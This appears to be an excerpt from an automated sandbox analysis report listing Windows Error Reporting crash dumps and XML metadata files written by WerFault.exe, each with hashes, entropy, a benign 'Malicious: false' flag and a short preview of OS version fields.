C:\ProgramData\Microsoft\Windows\WER\Temp\WER15C4.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.497685661676364

C:\ProgramData\Microsoft\Windows\WER\Temp\WER15C4.tmp.xml	
Encrypted:	false
SSDEEP:	48:cvIwSD8zsSJgtWI9LLWSC8Bq8fm8M4JSUKcL9ZFXL+q8TKcvvN6sLNfNud:uITfg06SNJJSUjTLipN6sLNfNud
MD5:	9AFF22974D7C85A7C6E9C2EB87B5357A
SHA1:	3CF867513404911C3CE2DF40C2A6259BDADBC084
SHA-256:	98E5B06BD8AF5D2A207B8375E58CC4F1B5509ECDED23705263FD10533935D2AC
SHA-512:	A6BA1129196C3AC9E07819C3FC71A268250933358F8B5CCEB1205BCEE83AFABABFDA8AEDAD4B805763CC9603ECC62328BE114989AF61858C5748AC13F673E12
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1185900" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER3E0A.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Sep 28 03:50:32 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	119550
Entropy (8bit):	2.1341430781715918
Encrypted:	false
SSDEEP:	384:nFn8YutR6YR5+WhdzkplD5tS/pm9TyrZuUAEaa8DhtRSKtalwuZ:FnIQVW3zCtK/0wAg8DJntQ1
MD5:	5CD7DA0208ABDE6454A13665AA56D976
SHA1:	6CA648B02F38A8D5AA385BF3362C0E511A3C3597
SHA-256:	FA8BF3F5DA85A69F88CBABB67E6B90E0810D750FDAE11FF726FE8FC044CA3FAD
SHA-512:	383F16DA32BC07E4BF0954F2352FFAFB11ACE04BDDBA4E9BF2ABA2A874525E9C175F472225C0AB2C0375E0A6CAB7EC55E65184E01A10856EC20BA7379219D70
Malicious:	false
Preview:	MDMP..... .....Ra.....U.....B.....(.....GenuineIntelW.....T.....Ra.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D6D.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8356
Entropy (8bit):	3.7072664029986355
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiLC6Dpv6YFUSU4sTgmfkSWCpBw89bGDsf+1im:RrlsNiO6Dpv6Y2SU4sTgmfkSBGof+x
MD5:	416741009E54D73E7F07CA3F36D94E6F
SHA1:	925064361FE2974C7052009687DF38271E0A23AD
SHA-256:	31B5BFA66C2E6F7DAE4C805C84EF8C5C2B477833CC6AFB80FF8A4D133348F39A
SHA-512:	1E29DE5949662E31E1F5BC3E669FA88A507F95EFC673DB994CE3B8565ED1D8FEDDA77544AD5D0D698AEF62874B0E020D64C25E7198964C8F3EEE97D37E366FF
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.8.9.2.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER553E.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.498202763826749
Encrypted:	false
SSDEEP:	48:cvIwSD8zsZJgtWI9LLWSC8BS8fm8M4JSUKcL9ZFnz+q8TKcvvN6sLNfNud:uITfr06SN5JSUjnipN6sLNfNud
MD5:	8B61BF23C063C40AF32779B131D6FD5B
SHA1:	57A49CB8702A6E077685FC2C04D8FDDFB0E93704
SHA-256:	2CBCB99572D67060F5071B509FB1766B24DD83C6665D7CDF1ED9378F7FF05AC0

C:\ProgramData\Microsoft\Windows\WER\Temp\WER553E.tmp.xml	
SHA-512:	5DF249E93B42610A25D355CB621184BAAD1AEC8D3995B6401B4B4AF38849A378BE44B4DF5FC832EF0A28016836B241A04720305951D3AC992D6C1DF9CE8023D
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1185901" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER6771.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Sep 28 03:49:35 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	78246
Entropy (8bit):	2.03561230215997
Encrypted:	false
SSDEEP:	384:oG0CzQ9g5dfsdzkpID569nwdZgVKivQykZ:ouWzCtY9u6UJZ
MD5:	5B0A0908D88AF3D12F1702F400DC8DAC
SHA1:	B52DBDEB24DEE0D7F53425D0D70ED4B0642175E5
SHA-256:	46D22B84FE3B10B510C4637BC6AFC5D2220C3DC14FF39ED2F94493F35EC1AC34
SHA-512:	967B87926332329227 5B90A6DE6D7E17154FCE4F7FACD793798D37F65C3EB83805E658617CDE579E6881FF73651E9840E9E62AB59940ED612E2EBDCEE6071F2
Malicious:	false
Preview:	MDMP..... .....Ra.....U.....B.....GenuineIntelW.....T.....Ra.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... .....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E19.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8348
Entropy (8bit):	3.7037353597015135
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiLQ6tY6YF4SUtxCgmfkSWCpBg89bADsf0gm:RrlsNi8666YaSUtxCgmfkSxAofi
MD5:	ED083983C699D0900015FBC06711B350
SHA1:	D449255CF7EA8394B4261778021E3711505FBD68
SHA-256:	CF6F923AAAF5351A00B8D1FE7AB1DE4118DD5D5B6DAA09E5C7FDB652C4DBAFA2
SHA-512:	BBED90A8D367139CEE9D8E6EF23A3316AA4E0A290ACB6005D70B0A922EB3AEB1974601322607F708FAC40456178874EB9DADAA725FAE73DC0FEFCA5B77E47D F5
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. </.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. </.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</.L.C.I.D.>.....</.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.8.9.2.</.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER70C9.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.499491664703604
Encrypted:	false
SSDEEP:	48:cvIwSD8zsSJgtWI9LLWSC8Bs8fm8M4JSUKcL9ZFia+q8TKcvvN6sLNfNud:uITfg06SNvJSUjjipN6sLNfNud
MD5:	887DB6764498463953A44C1189248F22
SHA1:	7D3957E6982C1CB3A5570468D76573FF38B132CF
SHA-256:	0C54F072F8B46F5A39036D904B98894C31C4DE7475F4A5C74FADC070209BB89D
SHA-512:	654382E79126596B4286F81844B9C82F7725FB06748F2A59F1B5E080967C8B503DE0335076B54895197D36706C059216EE07588330B04C5A2DCF78B96EA7E3FC
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WER70C9.tmp.xml	
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1185900" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7A5.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8366
Entropy (8bit):	3.704613598394372
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiLX6Q0fRXmXe6YF2SUqVngmfSSe4CpBy89bdDsfEt/m:RrlsNir6d2O6Y0SUqVngmfSSeJdofB
MD5:	34A4472F68CC64FBE3C59177FBDDB414
SHA1:	9B921827C1992F1AA7E61C51D8972C56A3C755A1
SHA-256:	37144A018B7DFFBFCCA09C4A3A08090021D4D81CBC29219E5304D71487A5EF0C
SHA-512:	7A303D1DF93648EE71704EAE280CAB6F0E0D9B4B446E0B06CEB0D66732A133208A3BE04CF57CDAE5B2CB12539D4F6CD7FB075671E1D5FE0F50021F2C5FBA7181
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.8.9.2.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9893.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Sep 28 03:49:47 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	91396
Entropy (8bit):	1.9807194769791683
Encrypted:	false
SSDEEP:	384:dfY+TEOmt55jfsdzkplD59f29c0eCipfc/eyhJlkMYQ4ewiAfGA9OzfSEY:JY+T5mt3WzCt3fLRENJlJSEY
MD5:	1E94D8AD926A12438B530C8123F10F3F
SHA1:	5F1002BA1134D76562F25970FBC2C505075D2B02
SHA-256:	5FFABEC8BB16E410FEFD25FB1CA631397CA78A4CF941071E3008D71E9E6BD1D0
SHA-512:	61BB8CEDC2F858CCB1958961FB4D9EEE4CA525516D247356EAC0477E4652EF7E71E99C92595BAEE02FCEC2FFD6D6E63057F9046DFA59033A550F14D8FC20FC2
Malicious:	false
Preview:	MDMP..... .....Ra.....U.....B.....H.....GenuineIntelW.....T.....Ra.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F3B.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8346
Entropy (8bit):	3.7060686285341737
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiLX6+N6YFASUpM1PhgmfkSWCpBZ89biDsfRn2m:RrlsNir6+N6YiSUpM7gmfkSqiofR/
MD5:	EF37D28A7AAA944BA397217A488B4F62
SHA1:	47DDAE96BC1DE84F86FEB42BF8CCBB1606F829C3
SHA-256:	8DB64AB35051FEDDCD9B7E6D1783DF2EFDABBB3B871922EE17871184B4072D01
SHA-512:	31A108880BFE6FD347C0CCEED59AC2CE78F6AE9628F614D22290505E77FBE3CE170362DC76F4BC2DE2A602E48ED660831F9A1E41B5A36F5B6AAE63D362B3468
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.8.9.2.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA1BD.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.49821003654067
Encrypted:	false
SSDEEP:	48:cvIwSD8zsSJgtWI9LLWSC8Bq8fm8M4JSUKcL9ZFa+q8TKcvvN6sLNfNud:uITfg06SN1JSUj+ipN6sLNfNud
MD5:	B41BD3C75485CAF4F28C122231D49D6B
SHA1:	50BD381742D6DE9954F2CB8C2A698F9F5B4F9C7F
SHA-256:	5B6EB03926A32F65445580086B04B94A0AF97F838EFE06F55E9034966AFD262D
SHA-512:	84F20C198BC8A00B94A0A4073ECEDB549E24E0952C8A8915E591433202A3918A491F936803A01AD2810D82BEDC02E6D2021A018A9EC36CEF7933FFA3A7AECC6
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1185900" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB43.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8352
Entropy (8bit):	3.7069139899550128
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiL3616YFDSU9G8gmfkSWCpBn89bpDsfsuxjm:RrlsNir616YBSU9G8gmfkSUpofb4
MD5:	645362352DFD496886BAE1E28726EBE3
SHA1:	89DEC8FC554360BC534D795974492E71CDC0606D
SHA-256:	F5518334D8990D3E6312858AF9E65531AE2F10A52E1D177DBC1234617757ACC9
SHA-512:	5DCDA03D22DB135718EA4F38629BF28C0221138C60A7896A04CE3998238DEEE10311723E6AD79C1A58EBD37DF4FC3D8C5A2DE8F26853A171D8BA296DF4B4AEC
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.8.9.2.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB4A2.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Tue Sep 28 03:51:03 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	126846
Entropy (8bit):	2.0329401418498834
Encrypted:	false
SSDEEP:	384:pug7BY5UJhMeWjLBrqDQ8IklDrZm3x0CrgSIyITVGmKGI7XKgzZ:pltTJOeWJu3l5YryhpGE6XKgd
MD5:	264E7DF63E918802DBDDD3759A98DB5B
SHA1:	AE0688B511D5410ECB0C3DD4DF70D9689DBA15A8
SHA-256:	2F106910828D36D5F02FCA2F597A476A42C59912E6001F3743093CB1FF004F13
SHA-512:	6DF12417E774A0D6B686507C688B7569F0EF168F84B56EBD3236D081BEF87EAB760056DDB5146AB9E3D708D2ED3738CC4A44F8DC11C183FB1C2C08152CDDC2A
Malicious:	false
Preview:	MDMP..... .....'.Ra.....U.....B.....@*.....GenuineIntelW.....T.....Ra.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC129.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Sep 28 03:50:00 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	91006
Entropy (8bit):	2.004471815634974
Encrypted:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC129.tmp.dmp	
SSDEEP:	384:zrx89v9F5lr5usfsdzkplD5ie/qf29c0eCXToKWv5A8dvxPlvmGW5QS:Hxev9o/WzCtxyfLO7W0r
MD5:	306D50ED3892468A5F4ED6BB2BD91030
SHA1:	CA22501DCFEE140E05F237F8FD2264802915D00F
SHA-256:	E6D9C7EB8B11B5910A3667C8AE486A99F7B8F7017BDBB921981DC90C83459B5C
SHA-512:	A9C81658C9AECBE2A9B34FB9DE78FAB5B8411DAFE58F9D56EB2AB1DE1D48F0574C1ABFBCC9EBDFC2EC6F767B4DD31C6E866A28B66F908EF31E045826745A 0A4
Malicious:	false
Preview:	MDMP..... .....Ra.....U.....B.....H.....GenuineIntelW.....T.....Ra.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC888.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8366
Entropy (8bit):	3.706021080265352
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiLjQ6Qh6YFcSUBawgmfkSWCpBP89bbDsfWaJm:RrlsNinQ6O6YeSUBawgmfkS8bofWt
MD5:	A3372145E52F2805B9D0AAA9712C1D65
SHA1:	D5D87C1A3AEA7FA6136C7DFCC5E4B49EA872A781
SHA-256:	FC9B083D91B8306AB676BF2AA61EBB5C51F8F7F39DF3A058AC9E2EBC080D0EA7
SHA-512:	E7992B578EC840FAC535B4E7B1DD7B69E8D3B2CA2F4BABACDA4CEAE22ED6134DA6C6D38780EF23793C40F36D4D5F1D7964C0120408571E02D7D569D854BF6 1B
Malicious:	false
